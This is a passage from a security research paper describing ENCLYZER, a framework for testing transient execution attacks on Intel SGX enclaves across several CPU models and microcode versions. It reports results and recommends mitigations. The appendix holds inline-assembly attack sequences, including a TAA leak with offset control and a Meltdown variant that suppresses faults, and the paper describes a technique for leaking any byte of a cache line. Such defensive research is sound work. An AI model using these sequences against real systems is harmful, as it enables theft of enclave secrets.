Two other Domain-Bypass Transient Execution Attacks, namely MDS and TAA, have different leading instructions before the basic code structure. In Listing 7, leading instructions locate at line 6. In Listing 8, leading instructions locate from line 6 to line 8. These instructions are either *clflush* instruction or *sfence* instructions. In the original attacking code posted by RIDL, line 6 of MDS is missing and works only in the cross-thread setting. After adding such leading instructions, MDS is able to work stably in the same thread setting. We have tried different combinations of flush instruction and fence instruction. The operands of flush instructions are either *%rdx* or *%r8*. The types of fence instructions are *lfence*, *sfence*, and *mfence*. The order of these instructions and whether they appear are also considered. In the end, only minimal-sized leading instructions from Listings 7 and 8 show effects as enabling successful MDS and TAA attacks.

Domain-Bypass Transient Execution Attacks need fault suppression techniques to improve their success rate. In addition to Intel® TSX, which is disabled by default from the microcode released on 2021-06-08, indirect jump fallback is another way for fault suppression. The initial code of indirect jump fallback comes from the Github repository of RIDL [24] and is modified to also work with Meltdown Attack (Listing 5). Its mechanism is clear: by abusing a branch prediction unit (BPU) called Return Stack Buffer (RSB) that stores the return address of *call* instructions in a hardware stack. It is slow to get the actual return address from the stack in DRAM, thus RSB helps overcome this situation by providing the return address of the last *call* instruction. However, this return address is modified at lines 14 to 27 and force the *ret* instruction to jump to another address. Therefore, lines 7 to 11 are executed transiently with fault suppressed. We have tried applying such a technique to all Domain-Bypass Transient Execution Attacks, but it only works with Meltdown and thus is not applicable for Intel® SGX. Our speculation is that L1TF, MDS and TAA requires an attack window that can only be created by certain internal mechanisms of Intel® TSX.

B. Improving Usability

ENCLYZER is implemented in C for the main body, with assembly code for the filling and attack instruction sequences. Using low-level programming languages allows precise control of instruction execution and memory management. The compilation tool chain is built on GCC, which supports allocation alignment and inline assembly. For example, the attribute *__attribute__((aligned(4096)))* helps with the alignment of static allocation, similar to *mmap()* for the alignment of dynamic allocation. Such allocation alignment stabilizes the grooming effect over internal buffers through filling sequences.

There are two technical challenges faced by ENCLYZER: first, tested machines could be scalable; second, tests typically take hours and even days to finish. To improve the efficiency of the development and deployment of ENCLYZER, we build an adaptive coding infrastructure, which includes three techniques: *Instant Notification*, *Automatic synchronization*, and *Parallel Remote Commands*.

Instant Notification. Instead of waiting for hours to obtain the results, the user could receive automatic notifications sent to their Instant Messaging (IM) Apps. ENCLYZER is integrated with webhooks, or callback URL that is supported by Slack, Github, and many other apps, such that ENCLYZER can send messages to those apps.

Automatic Synchronization. When deployed to a large number of machines, ENCLYZER relies on Syncthing [28] for continuous code synchronization. Syncthing is an open-source software that supports decentralized synchronization for unlimited number of devices.

Parallel Remote Commands. ENCLYZER integrates SSH connection and experiment initialization commands with SSH command-line scripts, which performs well when the procedures of setting up tests are similar on different machines. It further reduces the time of initiating tests.

VI. EVALUATION

A. Test Platforms

Our evaluation was performed on processors that support Intel® HT Technology and Intel® SGX. Intel® TSX is additionally needed for attack variants that require Intel® TSX to suppress the error. Tested processors are listed in Table I, which includes Skylake (launch date 2015), Kaby Lake (2018), and Coffee Lake (2019). These machines were equipped with 4GB DRAM and 256GB SSD.

The operating system is Ubuntu 20.04 with a kernel version of 5.11. The version of Intel® SGX SDK is 2.14 [16]. The version of the Intel® SGX Driver is the latest as of the time of writing [14]. SGX-software-enable [17] is built and executed on every machine in case their BIOS does not by default enable Intel® SGX. The version of the unit testing framework Criterion is 2.3.2 [25].

The *mitigations* boot parameter is set to *off* to turn off countermeasures controlled by the Linux kernel. Given that many kernel tasks run by default on core 0, the *isolcpus* is set to *1, 1+PHYSICAL_CORE_NUMBER, 2, and 2+PHYSICAL_CORE_NUMBER*, because such pairs contain both sibling threads when Intel® HT Technology is enabled.

TABLE I
ESSENTIALS OF TESTED CPUS

Arch Name	Model Name	Lanch Date	Physical Cores
Skylake	e3-1535mv5	Q3'15	4
Skylake	i5-6360u	Q3'15	2
Kaby Lake	i5-8365u	Q2'19	4
Coffee Lake	i9-8950hk	Q2'18	6
Coffee Lake	i7-9850h	Q2'19	6

B. New Offset Controlling Technique

Offset controlling refers to the ability of specifying a specific byte from a cache-line-sized chunk of the secret. Developing advanced

TABLE II
RESULTS OF TRANSIENT EXECUTION ATTACKS AGAINST INTEL® SGX

Attack Types	Arch Names	Model Names	Mircrocode Versions and Thread Settings [1] [2]											
			20180312			20190514a			20200616			20210608		
			ST	CT	CC	ST	CT	CC	ST	CT	CC	ST	CT	CC
L1TF	Skylake	e3-1535mv5	-	-	-	-	-	-	✗	✓	✗	✗	✗[3]	✗
		i5-6360u	✓	✓	✗	✗	✓	✗	✗	✓	✗	✗	✗[3]	✗
	Kaby Lake	i5-8365u	-	-	-	-	-	-	✗	✗	✗	✗	✗	✗
	Coffee Lake	i9-8950hk	-	-	-	-	-	-	✗	✗	✗	✗	✗	✗
		i7-9850h	-	-	-	-	-	-	✗	✗	✗	✗	✗	✗
MDS	Skylake	e3-1535mv5	-	-	-	-	-	-	✗	✓	✗	✗	✗[3]	✗
		i5-6360u	✓	✓	✗	✗	✓	✗	✗	✓	✗	✗	✗[3]	✗
	Kaby Lake	i5-8365u	-	-	-	-	-	-	✗	✗	✗	✗	✗	✗
	Coffee Lake	i9-8950hk	-	-	-	-	-	-	✗	✓	✗	✗	✗[3]	✗
		i7-9850h	-	-	-	-	-	-	✗	✗	✗	✗	✗	✗
TAA	Skylake	e3-1535mv5	-	-	-	-	-	-	✗	✓	✗	✗	✗[3]	✗
		i5-6360u	✓	✓	✗	✗	✓	✗	✗	✓	✗	✗	✗[3]	✗
	Kaby Lake	i5-8365u	-	-	-	-	-	-	✗	✗	✗	✗	✗	✗
	Coffee Lake	i9-8950hk	-	-	-	-	-	-	✗	✗	✗	✗	✗	✗
		i7-9850h	-	-	-	-	-	-	✗	✗	✗	✗	✗	✗

[1] The first line below the cell enumerates microcode versions by their release date. For example, 20190514a is a microcode released at May 14, 2019, and "a" means a minor patch against its first version released at the same day.
[2] The second line below the cell enumerates thread settings. ST, CT and CC are the abbreviation of "Same Thread", "Cross Thread" and "Cross Core" respectively.
[3] Crossmark (✗) is the result under the default setting. It could be checkmark (✓) if Intel® Transient Synchronization Extension (Intel® TSX) is turned on by setting *SDV_ENABLE_RTM* to 1.

offset controlling techniques is not needed for Meltdown [42] and Foreshadow [50], because offset controlling is their intrinsic property. However, offset controlling is a non-trivial task for RIDL [54], as its original paper reports that MDS [54] and TAA [54] can only reveal the first 8 bytes (64 bits) of a cache-line-sized chunk [24] rather than the full spectrum of the chunk. Offset controlling techniques of MDS and TAA are then pushed forward by Cacheout [55]. By adding two additional loading instructions at the end of the transaction section of TAA attack, the leaked byte offset can be controlled by the attacker to be any byte in the cache-line-sized chunk except the last 7 bytes (See Listing 2 in Appendix). Cacheout made a guess that the root cause of offset controlling is in later loading instructions being not dependent on preceding loading instructions. They are thus possible to be executed out-of-order, before its preceding loading instructions. Though this is a reasonable guess, we empirically prove it irrelevant to the real cause of offset controlling in the following experiments.

ENCLYZER finds that the offset controlling technique can be in fact achieved with one single load instruction. We successfully optimized the code snippet through three changes against the Cacheout version. The reasoning of them is explained through experiments.

First of all, the two additional loading instructions at the end of the transaction section are removed. Later loading instructions seem to play a role that overrides the results of the preceding loading instructions. We made such speculation through the following experiments. First, if the number of later loading instructions in Listing 2 is reduced to one, the offset controlling technique still has rather high accuracy with no obvious downgrade compared to the version with two later loading instructions. Second, if an additional loading instruction with a different target offset is placed after the two later loading instructions, the retrieved offset changes to the last loading instruction. The later loading instructions' property of overriding gives us a hint that we could in fact solve the offset controlling problem without additional loading instructions.

The Second change is to add an offset to the first loading instruction. x86 address resolving, used by MOV(Q) instructions, allows to add an additional index to the base target address. The inspiration comes from the fact that in Listing 2, the preceding target address in line 11 is cache-line-size-aligned (to 64 bytes on most x86 machines), while the address in line 16 to control the secret offset does not. We then empirically proved that the alignment of the preceding target address is unnecessary.

Lastly, we change the load instruction from MOVQ to MOVZBQ. If the first and second steps are applied, the offset control is found able to reveal byte 0 to 56 of the secret, which achieves the same result as the original Cacheout version. We discover that the failure to steal the last 7 bytes comes from the wrong choice of loading instructions, since MOVQ (loading 8 bytes) will cross the cache line boundary when specifying one of the last 7 bytes as the target address. After substituting MOVQ with MOVZBQ, which is a 1-byte loading instruction that is zero-extended to 8 bytes, data at all byte offsets (0 - 63) can be revealed with high accuracy. Such assertion could be validated by filling each offset with a different value (e.g. offset *i* with value *i*) and then retrieving them with MDS or TAA using our new offset controlling technique.

C. Multi-threading Vulnerability of Intel® SGX

TABLE II demonstrates the result of all tested Transient Execution Attacks against Intel® SGX over five factors: attack types, arch names, model names, microcode versions, and thread settings.

Attack types include L1TF [50], MDS [54], [44], and TAA [54]. Cacheout (L1DES) [55] is not included because its attack is mostly similar to MDS, while it additionally forces victim data to be in the microarchitectural buffers by L1D eviction. LVI [51] is also not included because the testing of LVI overlaps with other experiments. The key insight of LVI is to exploit native filling sequence and attacking sequence gadgets inside the victim enclave itself. The test of known filling sequences and attacking sequences is covered by the experiments to verify ENCLYZER implementation correctness. How to find those gadgets is out of the scope of ENCLYZER. Pre-experiments shows that Intel® SGX adopts more secure limitations than non-enclave. For example, Intel® TSX is disabled in enclaves since microcode patch 20190514a. Therefore, the existence of attacking sequences in enclave applications should be no more than those in non-enclave applications. Only MSBDS, a variant of MDS, is reported feasible inside the enclave.

The architectures we tested include Skylake, Kaby Lake and Coffee Lake, which are three consecutive generations of Intel processor architecture. The tested models include e3-1535mv5, i5-6360u, i5-8365u, i9-8959hk, and i7-9850h. Processors of Ice Lake and later generations are not included because none of them satisfies the requirements of supporting Intel® SGX, Intel® TSX, and Intel® HT at the same time. The microcode versions enumerate from 20180312 to 20190514a, to 20200616, and to 20210608. ENCLYZER has tested more microcode versions but only four of them are selected for conciseness. 20180312 is selected because it is the oldest microcode version we could find. 20190514a, 20200616, and 20210608 are selected because security patches are introduced in these microcodes according to Intel's release notes and the interval of the release of these microcode patches is about 1 year, making them a great representative of all recent microcode patches. The thread settings cover same thread (ST), cross thread (CT), and cross core (CC). "Same Thread" means that the victim thread and attack thread is placed on the same hyperthread (virtual core) of a physical core. "Cross Thread" means that the victim thread and attack thread is placed on two sibling hyperthreads (virtual cores) of a physical core. "Cross Core" means that the victim thread and attack thread is placed on two separate physical cores. Note that all experiments are performed on isolated CPU cores.

Three observations could be seen from TABLE II. First, attacks from another physical core never succeed, regardless of microcode versions, model names, arch names and attack types. We speculate that the reason is the lack of cross-core leakage sources. ENCLYZER focuses on Domain-Bypass Transient Execution Attacks, mounted from attacker-owned code. Since all tested attacks rely on leakage sources exclusive to one physical core (e.g. L1D cache and LFB), no secrets could be found as they are not shared between the victim and the attacker at all. Cross-Domain Transient Execution Attack, however, are performed from the victim code itself and can possibly be transmitted to an attacker on a different core via LLC cache side channel. However, it is out-of-scope of ENCLYZER.

Second, attacks from the same hyperthread (virtual core) are valid only in microcode version of 20180312, regardless of model names, arch names and attack types. Mitigations against Transient Execution Attacks on Intel® SGX were introduced starting from microcode patch 20190514a. L1D cache and microarchitectural buffers are wiped out during the context switch between the enclave and the normal land, removing the known leakage sources.

Third, attacks from the sibling hyperthread (virtual core) are always successful. Intel® TSX is by default disabled at the normal land since microcode patch 20210608, preventing all types of attacks in normal cases. However, an MSR switch is left to turn it back on, dubbed *SDV_ENABLE_RTM*. As is permitted by the TEE threat model, a malicious attacker with root privilege can easily modify MSRs. When Intel® TSX is enabled, attacker code is allowed to run. The leakage sources within the hardware core are still accessible to cross-thread attackers. In the meanwhile, current mitigations against Transient Execution Attacks only takes effect at context switches, leaving enclaves guardless towards cross-thread Transient Execution Attacks. Therefore, hyperthreading must be completely disabled in BIOS settings when executing Intel® SGX enclaves for security. It ensures that the attacker can only attempt same-thread or cross-core attacks, which are unexploitable towards Intel® SGX enclaves as long as the latest microcode patches are correctly applied.

VII. DISCUSSION

A. Problems with Countermeasure Deployment and Solutions

Simply downloading and installing the latest microcode with security patches does not automatically shield Intel® SGX from all Transient Execution Attacks. Extra attention in Security Configurations [13] must be taken to make the execution environment of enclaves more secure. ENCLYZER serves as an efficient tool for validating such configurations by performing controlled penetration tests on Intel® SGX enclaves in an automated and scalable manner.

The first problem we found is a deployment flaw of certain countermeasures due to the TEE threat model. As Intel® SGX considers a threat model in which the attackers may be privileged, all countermeasures that can be turned off by the OS kernel are, arguably, ineffective. For example, although Intel® TSX is by default disabled since microcode patch 20210608 [15], the latest microcode patch still leaves an option to turn it back on in root mode via MSR *IA32_TSX_CTRL*. The switch may be left available for legacy code compatibility, but at the same time this may implicate additional vulnerabilities. The most secure solution is to remove any software control over countermeasures. Intel does provide another solution to rely on attestation to determine whether required Security Configurations are correctly set up at runtime.

The second problem, similarly, occurs because of the TEE threat model. The adversary could schedule the attack thread to run on any logical cores in the system. When the adversary runs simultaneously on the sibling thread of the victim enclave, resources including processor internal buffers are shared. Since many countermeasures only flush the buffers at enclave entry/exit, they are not effective under such circumstances. To solve the problem, Intel® SGX can either be strengthened with the capability of temporarily disabling its sibling thread or being able to perform dynamic examination of whether the sibling thread is idle. It should only execute critical code sections when free from interference from hyperthreading. Another basic but effective option is to completely disable hyperthreading in BIOS settings when the system wishes to execute Intel® SGX enclaves. However, it may sacrifice performance.

Despite the two discovered flaws, ENCLYZER still verified that all tested Domain-Bypass Transient Execution Attacks cannot exploit Intel® SGX if the platform is correctly configured. First of all, hyperthreading must be disabled in BIOS settings. Second, the latest microcode with security patches must be installed. When hyperthreading is disabled, attackers can only attempt same-thread or cross-core exploitations. ENCLYZER proves that same-thread attacks are successfully mitigated by latest microcode patch, even if some related configurations like Intel® TSX can be changed by the adversary. Cross-core attacks are found infeasible by ENCLYZER. These Security Configurations and can be attested by Intel® SGX. Users are given an opportunity to determine whether to trust the platform to deploy Intel® SGX enclaves according to the attestation results.

B. Limitations and Future Directions

There are some limitations of ENCLYZER, which will be treated as the directions of our future work.

The first limitation is that ENCLYZER does not investigate the effect of various access control techniques, such as protection key, user/supervisor bit, present bit, reserved bits, and so on. It is observed through our experiments that the choice of access control techniques impacts the effectiveness of Transient Execution Attacks. For example, Foreshadow succeeds with the present bit cleared but fails with the user/supervisor bit set, although they both trigger page fault exceptions. We have not dug into these problems to compare their distinctive effects on Transient Execution Attacks. Instead, we chose one of the possibly most vulnerable access control techniques in our Transient Execution Attack settings, so that ENCLYZER could validate the countermeasures with the strongest attack implementation.

The second limitation is that ENCLYZER does not integrate with fuzzing-based techniques [30], [33], [35], [37], [38], [41] to discover new filling sequences and attacking sequences. The fuzzing technique may help find stronger instruction sequences, but to search through the huge space is technically challenging, and therefore it is left to the future work.

The third limitation is explaining the exact roles of the different affecting factors in Transient Execution Attacks. A possible approach is to collect data of microarchitecutral events through Model Specific Registers (MSRs) and Performance Monitor Counters (PMCs). Despite some useful data we collected in our early attempts, no decisive clue is found. Given that MSRs and PMCs are not designed for security purposes, it takes extra efforts to unveil the secrets.

VIII. CONCLUSION

This paper presents a software framework called ENCLYZER, to examine Transient Execution Vulnerabilities on Intel® SGX and to validate the effectiveness of corresponding hardware/microcode countermeasures. The empirical evaluation of ENCLYZER suggests that under the TEE threat model where attackers are privileged, Transient Execution Attacks are still possible if the countermeasures are not correctly configured. To ensure effectiveness of the mitigations for Intel® SGX, (1) hyperthreading must be disabled, (2) the latest microcode patch must be installed and (3) enclaves must verify these security configurations through attestation.

REFERENCES

[1] Affected processors: Transient execution attacks & related security issues by cpu. https://www.intel.com/content/www/us/en/developer/topic-technology/software-security-guidance/processors-affected-consolidated-product-cpu-model.html. Accessed at May 18, 2022.

[2] Bounds check bypass / cve-2017-5753 / intel-sa-00088. https://www.intel.com/content/www/us/en/developer/articles/technical/software-security-guidance/advisory-guidance/bounds-check-bypass.html. Accessed at May 18, 2022.

[3] Branch target injection / cve-2017-5715 / intel-sa-00088 / spectre v2. https://www.intel.com/content/www/us/en/developer/articles/technical/software-security-guidance/advisory-guidance/branch-target-injection.html. Accessed at May 18, 2022.

[4] Cpuid enumeration and architectural msrs. https://www.intel.com/content/www/us/en/developer/articles/technical/software-security-guidance/technical-documentation/cpuid-enumeration-and-architectural-msrs.html. Accessed at May 18, 2022.

[5] Disable spectre and meltdown mitigations. https://unix.stackexchange.com/questions/554908/disable-spectre-and-meltdown-mitigations. Accessed at May 18, 2022.

[6] Disclosure of hardware prefetcher control on some intel® processors. https://web.archive.org/web/20201112034737/https://software.intel.com/content/www/us/en/develop/articles/disclosure-of-hw-prefetcher-control-on-some-intel-processors.html. Accessed at May 18, 2022.

[7] Five-level page tables. https://lwn.net/Articles/717293/. Accessed at May 18, 2022.

[8] Hardware vulnerabilities. https://www.kernel.org/doc/html/latest/admin-guide/hw-vuln/index.html. Accessed at May 18, 2022.

[9] Intel atom (32-bit os): running as root or unprivileged user gives inconsistent results · issue 28 · vusec/ridl. https://github.com/vusec/ridl/issues/28. Accessed at May 18, 2022.

[10] Intel processor microcode package for linux. https://github.com/intel/Intel-Linux-Processor-Microcode-Data-Files. Accessed at May 18, 2022.

[11] Intel q3 2018 speculative execution side channel update. https://www.intel.com/content/www/us/en/security-center/advisory/intel-sa-00161.html. Accessed at Sep 1, 2022.

[12] Intel refined speculative execution terminology. https://www.intel.com/content/www/us/en/developer/articles/technical/software-security-guidance/best-practices/refined-speculative-execution-terminology.html. Accessed at Sep 1, 2022.

[13] Intel® sgx attestation technical details. https://www.intel.com/content/www/us/en/security-center/technical-details/sgx-attestation-technical-details.html. Accessed at Sep 1, 2022.

[14] Intel sgx linux* driver. https://github.com/intel/linux-sgx-driver. Accessed at May 18, 2022.

[15] Intel to disable tsx by default on more cpus with new microcode. https://www.phoronix.com/news/Intel-TSX-Off-New-Microcode. Accessed at May 18, 2022.

[16] Intel(r) software guard extensions for linux* os. https://github.com/intel/linux-sgx. Accessed at May 18, 2022.

[17] Intel(r) software guard extensions software enabling application for linux*. https://github.com/intel/sgx-software-enable. Accessed at May 18, 2022.

[18] Intel® 64 and ia-32 architectures software developer manuals. https://software.intel.com/content/www/us/en/develop/articles/disclosure-of-hw-prefetcher-control-on-some-intel-processors.html. Accessed at May 18, 2022.

[19] Isolating cpus from the general scheduler. https://www.suse.com/support/kb/doc/?id=000017747. Accessed at May 18, 2022.

[20] L1 terminal fault / cve-2018-3615 , cve-2018-3620,cve-2018-3646 / intel-sa-00161. https://www.intel.com/content/www/us/en/developer/articles/technical/software-security-guidance/advisory-guidance/l1-terminal-fault.html. Accessed at May 18, 2022.

[21] The linux kernel user's and administrator's guide: Hardware vulnerabilities. https://www.kernel.org/doc/html/latest/admin-guide/hw-vuln/index.html. Accessed at May 18, 2022.

[22] Microarchitectural data sampling / cve-2018-12126 , cve-2018-12127, cve-2018-12130, cve-2019-11091 / intel-sa-00233. https://www.intel.com/content/www/us/en/developer/articles/technical/software-security-guidance/advisory-guidance/microarchitectural-data-sampling.html. Accessed at May 18, 2022.

[23] Microcode update guidance. https://www.intel.com/content/www/us/en/developer/articles/technical/software-security-guidance/best-practices/microcode-update-guidance.html. Accessed at May 18, 2022.

[24] Ridl test suite and exploits. https://github.com/vusec/ridl. Accessed at May 18, 2022.

[25] Snaipe/criterion: A cross-platform c and c++ unit testing framework for the 21st century. https://github.com/Snaipe/Criterion. Accessed at May 18, 2022.

[26] Software sequences to overwrite buffers. https://www.intel.com/content/www/us/en/developer/articles/technical/software-security-guidance/technical-documentation/intel-analysis-microarchitectural-data-sampling.html. Accessed at May 18, 2022.

[27] Speculative code store bypass. https://www.intel.com/content/www/us/en/developer/articles/technical/software-security-guidance/advisory-guidance/speculative-code-store-bypass.html. Accessed at May 18, 2022.

[28] Syncthing is a continuous file synchronization program. https://syncthing.net/. Accessed at May 18, 2022.

[29] Why reliability test has only 0.40% ? · issue 20 · iaik/meltdown. https://github.com/IAIK/meltdown/issues/20. Accessed at May 18, 2022.

[30] C. Cadar, V. Ganesh, P. M. Pawlowski, D. L. Dill, and D. R. Engler. Exe: Automatically generating inputs of death. *ACM Transactions on Information and System Security (TISSEC)*, 12(2):1–38, 2008.

[31] C. Canella, K. N. Khasawneh, and D. Gruss. The evolution of transient-execution attacks. In *Proceedings of the 2020 on Great Lakes Symposium on VLSI*, pages 163–168, 2020.

[32] C. Canella, J. Van Bulck, M. Schwarz, M. Lipp, B. Von Berg, P. Ortner, F. Piessens, D. Evtyushkin, and D. Gruss. A systematic evaluation

of transient execution attacks and defenses. In *28th USENIX Security Symposium (USENIX Security 19)*, pages 249–266, 2019.

[33] G. J. Carrette. Crashme: Random input testing, 1996.

[34] V. Costan and S. Devadas. Intel sgx explained. *Cryptology ePrint Archive*, 2016.

[35] A. Gauthier, C. Mazin, J. Iguchi-Cartigny, and J.-L. Lanet. Enhancing fuzzing technique for okl4 syscalls testing. In *2011 Sixth International Conference on Availability, Reliability and Security*, pages 728–733. IEEE, 2011.

[36] J. Götzfried, M. Eckert, S. Schinzel, and T. Müller. Cache attacks on intel sgx. In *Proceedings of the 10th European Workshop on Systems Security*, pages 1–6, 2017.

[37] M. Jodeit and M. Johns. Usb device drivers: A stepping stone into your kernel. In *2010 European Conference on Computer Network Defense*, pages 46–52. IEEE, 2010.

[38] D. Jones. Trinity: A system call fuzzer. In *Proceedings of the 13th Ottawa Linux Symposium, pages*, 2011.

[39] V. Kiriansky and C. Waldspurger. Speculative buffer overflows: Attacks and defenses. *arXiv preprint arXiv:1807.03757*, 2018.

[40] P. Kocher, J. Horn, A. Fogh, D. Genkin, D. Gruss, W. Haas, M. Hamburg, M. Lipp, S. Mangard, T. Prescher, et al. Spectre attacks: Exploiting speculative execution. In *2019 IEEE Symposium on Security and Privacy (SP)*, pages 1–19. IEEE, 2019.

[41] P. Koopman, J. Sung, C. Dingman, D. Siewiorek, and T. Marz. Comparing operating systems using robustness benchmarks. In *Proceedings of SRDS'97: 16th IEEE Symposium on Reliable Distributed Systems*, pages 72–79. IEEE, 1997.

[42] M. Lipp, M. Schwarz, D. Gruss, T. Prescher, W. Haas, A. Fogh, J. Horn, S. Mangard, P. Kocher, D. Genkin, et al. Meltdown: Reading kernel memory from user space. In *27th USENIX Security Symposium (USENIX Security 18)*, pages 973–990, 2018.

[43] H. Mantel, A. Weber, and B. Köpf. A systematic study of cache side channels across aes implementations. In *International Symposium on Engineering Secure Software and Systems*, pages 213–230. Springer, 2017.

[44] M. Minkin, D. Moghimi, M. Lipp, M. Schwarz, J. Van Bulck, D. Genkin, D. Gruss, F. Piessens, B. Sunar, and Y. Yarom. Fallout: Reading kernel writes from user space. *arXiv preprint arXiv:1905.12701*, 2019.

[45] D. Moghimi, M. Lipp, B. Sunar, and M. Schwarz. Medusa: Microarchitectural data leakage via automated attack synthesis. In *29th USENIX Security Symposium (USENIX Security 20)*, pages 1427–1444, 2020.

[46] H. Ragab, E. Barberis, H. Bos, and C. Giuffrida. Rage against the machine clear: A systematic analysis of machine clears and their implications for transient execution attacks. In *30th USENIX Security Symposium (USENIX Security 21)*, pages 1451–1468, 2021.

[47] M. Schwarz, M. Lipp, D. Moghimi, J. Van Bulck, J. Stecklina, T. Prescher, and D. Gruss. Zombieload: Cross-privilege-boundary data sampling. In *Proceedings of the 2019 ACM SIGSAC Conference on Computer and Communications Security*, pages 753–768, 2019.

[48] J. Stecklina and T. Prescher. Lazyfp: Leaking fpu register state using microarchitectural side-channels. *arXiv preprint arXiv:1806.07480*, 2018.

[49] M. Sternberger. Spectre-ng: An avalanche of attacks. *Advanced Microkernel Operating Systems*, page 21, 2018.

[50] J. Van Bulck, M. Minkin, O. Weisse, D. Genkin, B. Kasikci, F. Piessens, M. Silberstein, T. F. Wenisch, Y. Yarom, and R. Strackx. Foreshadow: Extracting the keys to the intel {SGX} kingdom with transient {Out-of-Order} execution. In *27th USENIX Security Symposium (USENIX Security 18)*, pages 991–1008, 2018.

[51] J. Van Bulck, D. Moghimi, M. Schwarz, M. Lippi, M. Minkin, D. Genkin, Y. Yarom, B. Sunar, D. Gruss, and F. Piessens. Lvi: Hijacking transient execution through microarchitectural load value injection. In *2020 IEEE Symposium on Security and Privacy (SP)*, pages 54–72. IEEE, 2020.

[52] J. Van Bulck, F. Piessens, and R. Strackx. Sgx-step: A practical attack framework for precise enclave execution control. In *Proceedings of the 2nd Workshop on System Software for Trusted Execution*, pages 1–6, 2017.

[53] S. van Schaik, A. Kwong, D. Genkin, and Y. Yarom. Sgaxe: How sgx fails in practice, 2020.

[54] S. Van Schaik, A. Milburn, S. Österlund, P. Frigo, G. Maisuradze, K. Razavi, H. Bos, and C. Giuffrida. Ridl: Rogue in-flight data load. In *2019 IEEE Symposium on Security and Privacy (SP)*, pages 88–105. IEEE, 2019.

[55] S. van Schaik, M. Minkin, A. Kwong, D. Genkin, and Y. Yarom. Cacheout: Leaking data on intel cpus via cache evictions. In *2021 IEEE Symposium on Security and Privacy (SP)*, pages 339–354. IEEE, 2021.

[56] Z. Wang and R. B. Lee. Covert and side channels due to processor architecture. In *2006 22nd Annual Computer Security Applications Conference (ACSAC'06)*, pages 473–482. IEEE, 2006.

[57] Y. Xiao, Y. Zhang, and R. Teodorescu. Speechminer: A framework for investigating and measuring speculative execution vulnerabilities. *arXiv preprint arXiv:1912.00329*, 2019.

[58] W. Xiong and J. Szefer. Survey of transient execution attacks and their mitigations. *ACM Computing Surveys (CSUR)*, 54(3):1–36, 2021.

[59] Y. Yarom and K. Falkner. {FLUSH+ RELOAD}: A high resolution, low noise, l3 cache {Side-Channel} attack. In *23rd USENIX security symposium (USENIX security 14)*, pages 719–732, 2014.

[60] Y. Zhang. Cache side channels: State of the art and research opportunities. In *Proceedings of the 2017 ACM SIGSAC conference on Computer and Communications Security*, pages 2617–2619, 2017.

APPENDIX

A. Listings Derived from other Projects

```
void _do_skl_sse(char *dst, const __m128i *
    zero_ptr)
{
  __asm__ __volatile__ (
    "lfence\n\t"
    "orpd (%1), %%xmm0\n\t"
    "orpd (%1), %%xmm0\n\t"
    "xorl %%eax, %%eax\n\t"
    "1:clflushopt 5376(%0,%%rax,8)\n\t"
    "addl $8, %%eax\n\t"
    "cmpl $8*12, %%eax\n\t"
    "jb 1b\n\t"
    "sfence\n\t"
    "movl $6144, %%ecx\n\t"
    "xorl %%eax, %%eax\n\t"
    "rep stosb\n\t"
    "mfence\n\t"
    : "+D" (dst)
    : "r" (zero_ptr)
    : "eax", "ecx", "cc", "memory"
  );
}
```

Listing 1. Software Sequence to Overwrite Buffers from Intel Deep Dive

```
; %rdi = leak source
; %rsi = FLUSH + RELOAD channel
; %rcx = offset-control address
taa_sample:
    ; Cause TSX to abort asynchronously.
    clflush (%rdi)
    clflush (%rsi)

    ; Leak a single byte.
    xbegin abort
    movq (%rdi), %rax
    shl $12, %rax
    andq $0xff000, %rax
    movq (%rax, %rsi), %rax

    movq (%rcx), %rax
    movq (%rcx), %rax
    xend
abort:
    retq
```

Listing 2. Offset Control Technique for TAA from Cacheout

B. Filling Sequences

```
    asm volatile(
        "movq %%rdx, %%r10\n"
        "2:cmp $0, %%r10\n"
        "je 1f\n"
        "subq $8, %%r10\n"
        "movq %%rsi, %%rax\n"
        "movq $0x0101010101010101, %%r11\n"
        "imul %%r11, %%rax\n"
        "movq %%rax, (%%rdi)\n"
        "addq $8, %%rdi\n"
        "jmp 2b\n"
        "1:"
        : "+D"(rdi)
        : "S"(rsi), "d"(rdx), "c"(rcx)
        : "r10", "r11", "rax", "cc");
```

Listing 3. Controlling Line Fill Buffer with General Stores where Every Byte Contains the Same Value

```
    asm volatile(
        "movq %%rdx, %%r10\n"
        "2:cmp $0, %%r10\n"
        "je 1f\n"
        "subq $8, %%r10\n"
        "movq %%rdi, %%rax\n"
        "andq %%rcx, %%rax\n"
        "addq %%rsi, %%rax\n"
        "movq $0x0101010101010101, %%r11\n"
        "imul %%r11, %%rax\n"
        "movq $0x0706050403020100, %%r11\n"
        "addq %%r11, %%rax\n"
        "movq %%rax, (%%rdi)\n"
        "addq $8, %%rdi\n"
        "jmp 2b\n"
        "1:"
        : "+D"(rdi)
        : "S"(rsi), "d"(rdx), "c"(rcx)
        : "r10", "r11", "rax", "cc");
```

Listing 4. Controlling Line Fill Buffer with General Stores where Every Byte Contains a Differnt Value from Other Bytes

C. Attack Sequences

```
    asm volatile(
        "movq %5, %%r8\n"
        "movq %6, %%r9\n"
        "tzcnt %%rcx, %%rcx\n"
        "mfence\n"
        "call 2f\n"
        "movzbq (%%rdi, %%rsi), %%rax\n"
        "shl %%cl, %%rax\n"
        "movzbq (%%rax, %%rdx), %%rax\n"
        "3: pause\n"
        "jmp 3b\n"
        "2:\n"
        // "movabs $1f, %%rax\n"
        "lea 0x34(%%rip), %%rax\n"
        "imulq $1, %%rax, %%rax\n"
        "imulq $1, %%rax, %%rax\n"
        "imulq $1, %%rax, %%rax\n"
        "imulq $1, %%rax, %%rax\n"
        "imulq $1, %%rax, %%rax\n"
        "imulq $1, %%rax, %%rax\n"
        "imulq $1, %%rax, %%rax\n"
        "imulq $1, %%rax, %%rax\n"
        "imulq $1, %%rax, %%rax\n"
        "imulq $1, %%rax, %%rax\n"
        "imulq $1, %%rax, %%rax\n"
        "imulq $1, %%rax, %%rax\n"
        "mov %%eax, (%%rsp)\n"
        "retq\n"
        "1:\n"
        : "=a"(rax), "+D"(rdi), "+S"(rsi), "+d"(
            rdx), "+c"(rcx), "+r"(r8), "+r"(r9)
        :
        : "r8", "r9");
```

Listing 5. Meltdown through Indirect Jump Fallback via Return Stack Buffer (RSB)

```
    asm volatile(
        "movq %5, %%r8\n"
        "movq %6, %%r9\n"
        "tzcnt %%rcx, %%rcx\n"
        "mfence\n"
        "xbegin 1f\n"
        "movzbq (%%rdi, %%rsi), %%rax\n"
        "shl %%cl, %%rax\n"
        "movzbq (%%rax, %%rdx), %%rax\n"
        "xend\n"
        "1:\n"
        : "=a"(rax), "+D"(rdi), "+S"(rsi), "+d"(
            rdx), "+c"(rcx), "+r"(r8), "+r"(r9)
        :
